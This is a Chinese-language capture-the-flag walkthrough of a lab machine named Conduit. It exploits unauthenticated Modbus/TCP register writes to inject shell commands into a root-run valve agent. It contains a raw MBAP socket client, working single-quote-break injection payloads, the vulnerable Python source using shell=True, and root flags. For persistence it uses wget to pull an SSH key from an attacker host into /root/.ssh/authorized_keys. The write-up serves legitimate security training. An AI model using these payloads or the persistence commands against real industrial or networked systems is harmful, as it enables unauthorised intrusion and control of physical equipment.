# conduit

未认证的 Modbus/TCP 502 → 阀门标签命令注入 → root


## 靶机信息

- 靶机名称：Conduit
- 靶机类型：Linux
- 目标地址：192.168.135.143
- 系统：Alpine Linux 3.25.0_alpha20260805（kernel 7.1.5-0-stable）
- 来源：本地 host-only
- 时间：2026-11-09

## user

端口扫描：

```
nmap -sT -sV -p22,80,502 --version-intensity 5 192.168.135.143
```




```
22/tcp open ssh OpenSSH 10.5 (protocol 2.0)
80/tcp open http Apache httpd 2.4.68 ((Unix))
502/tcp open mbap?
```

全端口先跑了一遍，只有这三个。502 被 nmap 标成 `mbap?`，说明它认出了 MBAP 头，但没继续解析功能码。80 是 Apache 2.4.68 + PHP 8.4.26，22 是 OpenSSH 10.5。

Web 首页：




页面正文把 Modbus 的接入方式写得很完整：502/tcp、unit id 1；保持寄存器 16 位、大端；ASCII 值每个寄存器两个字符，高字节在前；功能码 03 读、06 写单个、16 写多个；MBAP 头七个字节是 transaction id、protocol id 0、length、unit id；还给了示例报文 `00 01 00 00 00 06 01 03 00 00 00 0A`。

同一页上有一句 “the telemetry is read-only”。这句是假的，后面会知道。

Web 方向没有别的入口：目录里只有 `assets/` 和 `includes/`，`includes` 下的 PHP 直接请求返回 0 字节，没有 `.git`、没有 `.env`、没有备份，也没有登录表单。首页把协议规格放在正文里，本身就是路标。

没有装 pymodbus。报文足够简单，直接用 socket 拼 MBAP 更快，也能顺便确认一遍字节序：

```
def _req(pdu, unit=1):
    global _tid
    _tid = (_tid + 1) & 0xffff
    mbap = struct.pack(">HHHB", _tid, 0, len(pdu) + 1, unit)
    with socket.create_connection((HOST, PORT), timeout=5) as s:
        s.sendall(mbap + pdu)
        ...
```

客户端只实现了四个子命令：`dump`、`read`、`ws`（FC6 写单个）、`wm`（FC16 写多个）。

读寄存器：

```
python3 poc/mb.py dump 0 128 | grep -a ascii
```

```
kali@kali:~/桌面/靶机/Conduit$ python3 poc/mb.py dump 0 128 | grep -a ascii
      ascii: ...................CONDUIT-VALVE-01
      ascii:                    ..................................CERT:fla
      ascii: g{user-ad3df3311f19b41d2f542a10d92c0bce}
      ascii:          ..      ..............................CONDUIT-PLC/4.2
kali@kali:~/桌面/靶机/Conduit$
```

```
reg 10–21   CONDUIT-VALVE-01
reg 60–83   CERT:flag{user-ad3df3311f19b41d2f542a10d92c0bce}
reg 120+    CONDUIT-PLC/4.2 UNIT=1
```

第一遍读 0–127 就看到 user flag，放在 `CERT:` 后面。为了确认不是诱饵，把 512 个寄存器全读了一遍，512 以上返回 `0x83 0x02`，数据区就是 512 个寄存器；`/etc/conduit/calibration.txt` 和 `/var/www/user.txt` 里的内容与寄存器一致。

寄存器分布很清楚：

| 寄存器 | 内容 |
| --- | --- |
| 0 | ACTUATOR_ARM，0 → 1 触发 |
| 1 | STATUS，1 成功 / 2 失败 |
| 10–41 | VALVE_TAG，64 字节 ASCII |
| 60–83 | CERT，user flag |
| 120–139 | PLC_ID |
| 200–263 | ACTUATOR_OUTPUT，128 字节 |

只写 tag 不会发生任何事；把 reg0 从 0 写成 1，约两秒后 reg200–263 出现 `valve CONDUIT-VALVE-01 applied`，reg1 变成 1，reg0 自己回到 0。非法 tag 得到 `rejected valve tag`，reg1 变成 2。写满 64 字节之后 reg42–59 不参与拼接，字段边界就是 10–41。

第一次注入，最直接的三种写法先试一遍：

```
tag='CONDUIT-VALVE-1;id'
tag='CONDUIT-VALVE-1$(id)'
tag='CONDUIT-VALVE-1`id`'
```

三条都是 rc=0，output 都是 `valve ... applied`，但机器上没有任何变化。注意 applied 前面那串分号、`$()`、反引号是原样回显的——如果 shell 把分号当分隔符，`$2` 只会收到 `CONDUIT-VALVE-1`，后面那串根本不会出现在输出里。整串都在，说明 tag 是一个被引号包住的参数。

第一次真正验证用的是带尾引号的版本：

```
tag="CONDUIT-VALVE-1';echo PWN>/var/www/localhost/htdocs/q3.txt;'"
rc=127  output='valve CONDUIT-VALVE-1 applied\n/bin/sh: line 0: : Permission denied'
```

看起来像失败：rc=127，还有 `Permission denied`。但 `q3.txt` 已经写进去了，内容是 `PWN`——rc 是最后那条空命令 `''` 的返回码。从这以后判断注入成功与否只看副作用，不看回显。

agent 的拼接方式可以从回显反推：

```
command = f"{CTL} set '{tag}'"
```

代入之后是 `/usr/local/bin/conduit-ctl set '<tag>'`。让 tag 自己带一个单引号提前结束字符串，再接命令，最后用 `#` 把尾部那个孤立的引号注释掉：

```
/usr/local/bin/conduit-ctl set 'CONDUIT-VALVE-1';id;#
```

conduit-ctl 收到的 `$2` 是 `CONDUIT-VALVE-1`，匹配 `CONDUIT-*`；分号之后的 `id` 作为独立命令执行。`#` 让尾部不完整的引号不再参与解析。


用这条 payload 拿 root 命令执行，输出直接回读：

```
python3 poc/rce.py id && sleep 2 && python3 poc/mb.py dump 200 32 | grep -a ascii
```

```
kali@kali:~/桌面/靶机/Conduit$ python3 poc/rce.py id && sleep 2 && python3 poc/mb.py dump 200 32 | grep -a ascii
     ascii: valve CONDUIT-VALVE-1 applied.uid=0(root) gid=0(root).
kali@kali:~/桌面/靶机/Conduit$
```

reg200 回读到 `uid=0(root) gid=0(root)`。前面那段 `valve CONDUIT-VALVE-1 applied` 是 conduit-ctl 的 stdout，后面才是 `id` 的输出，agent 把两者拼在一起写回寄存器；换行在 ASCII 视图里显示成点。

抓包看，注入在协议层是完全裸露的：




MBAP 之后是「从 reg10 写 32 个寄存器、共 64 字节」，寄存器值按大端拆成两个字符就是完整的 payload：

```
17231 20036 21833 21549 22081 19542 17709 12583 15209 25659
CO    ND    UI    T-    VA    LV    E-    1'    ;i    d;
```

没有认证，没有 TLS，改动过程在网线上完全可见。

## root

回读到 uid=0 之后，从这条通道看机器：两个 python3 进程都以 root 运行，一个是 502 上的 `modbus_server.py`，另一个是轮询寄存器的 `conduit_agent.py`。




agent 每 2 秒读一次 reg0–1；只要 arm 非 0，就从 reg10 取 32 个寄存器，按 NUL 截断、去掉首尾空白当成 tag，执行完把 stdout 和 stderr 截前 128 字节写回 reg200，再把 reg0 清零。整个循环没有鉴权环节。

这也解释了为什么一个 502 上的写操作能直接拿到 root：暴露的是寄存器，执行的是 root 的 agent。

root 之后翻源码，`apply_tag()` 和推出来的一样：

```
def apply_tag(tag):
    command = f"{CTL} set '{tag}'"
    proc = subprocess.run(command, shell=True, capture_output=True,
                          text=True, timeout=10)
```

`CTL` 是 `/usr/local/bin/conduit-ctl`，tag 来自无认证的寄存器，原样进 f-string，再交给 `shell=True`。conduit-ctl 的校验只有三行：

```
case "$2" in
    CONDUIT-*|VLV-*) echo "valve $2 applied" ;;
    *) echo "rejected valve tag: $2" >&2; exit 2 ;;
esac
```

白名单不是假的，`case "$2"` 确实在认真检查前缀；但它检查的是 shell 拆词之后的 `$2`，而注入的那一段在拆词时已经分离出去了。一个看起来很正规的校验，恰好站在它管不到的位置上。

root 之后回看日志，最早的三次尝试都在，rc 全是 0：

```
kali@kali:~/桌面/靶机/Conduit$ ssh -i sshkeys/conduit_root root@192.168.135.143 "grep -a '18:22:2[468]' /var/log/conduit/agent.log"
2026-11-09 18:22:24,636 agent INFO actuator armed, tag='CONDUIT-VALVE-1;id'
2026-11-09 18:22:24,643 agent INFO tag result rc=0 output='valve CONDUIT-VALVE-1;id applied\n'
2026-11-09 18:22:26,645 agent INFO actuator armed, tag='CONDUIT-VALVE-1$(id)'
2026-11-09 18:22:26,647 agent INFO tag result rc=0 output='valve CONDUIT-VALVE-1$(id) applied\n'
2026-11-09 18:22:28,650 agent INFO actuator armed, tag='CONDUIT-VALVE-1`id`'
2026-11-09 18:22:28,656 agent INFO tag result rc=0 output='valve CONDUIT-VALVE-1`id` applied\n'
kali@kali:~/桌面/靶机/Conduit$
```

每一条的 tag 都是整串，没有被 shell 拆开。当时只是从回显里推，后来日志把推理兑现了。

真正卡人的是两个假信号：`applied` 只是 conduit-ctl 的 stdout，rc=0 也不代表命令执行了——判断注入要看副作用。另一个是字段长度，64 字节让后半程变成了字符计数。

tag 字段是 32 个寄存器，也就是 64 字节。前后缀吃掉 19 字节：

| 段 | 内容 | 长度 |
| --- | --- | --- |
| 前缀 | `CONDUIT-VALVE-1';` | 17 |
| 后缀 | `;#` | 2 |
| 命令 | 最多 45 字符 | 45 |

45 个字符能做的事情很有限。`id>/var/www/localhost/htdocs/i.txt` 是 34 个字符，`uname -a>...` 是 40 个，都塞得下；`cat /root/root.txt>...` 是 46 个，超了一个，被封装直接拒掉。也是在这个时候意识到不用落文件：agent 会把 stdout 写回 reg200–263，最多 128 字节，`cat /root/root.txt` 只有 18 个字符，读完直接从寄存器取。

持久化走的还是这条通道。每条命令单独发一次，控制在 45 字节以内：

```
mkdir -p /root/.ssh
wget 192.168.135.128:8000/k -O /tmp/k
cat /tmp/k>/root/.ssh/authorized_keys
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
```

收尾把 tag 恢复成 `CONDUIT-VALVE-01`（reg0 交给 agent 自己复位），删掉 Web 根目录里的 i.txt、u.txt、q3.txt 和指向 / 的链接 fs，清理靶机的 /tmp/k 与 Kali 侧的临时 HTTP 服务；`authorized_keys` 里的公钥保留，作为后续通道。

之后用写入的 ed25519 公钥直登：

```
kali@kali:~/桌面/靶机/Conduit$ ssh -i sshkeys/conduit_root root@192.168.135.143 'id -un; cat /root/root.txt'
root
flag{root-f805220881becdca0278dae6634df8d4}
kali@kali:~/桌面/靶机/Conduit$
```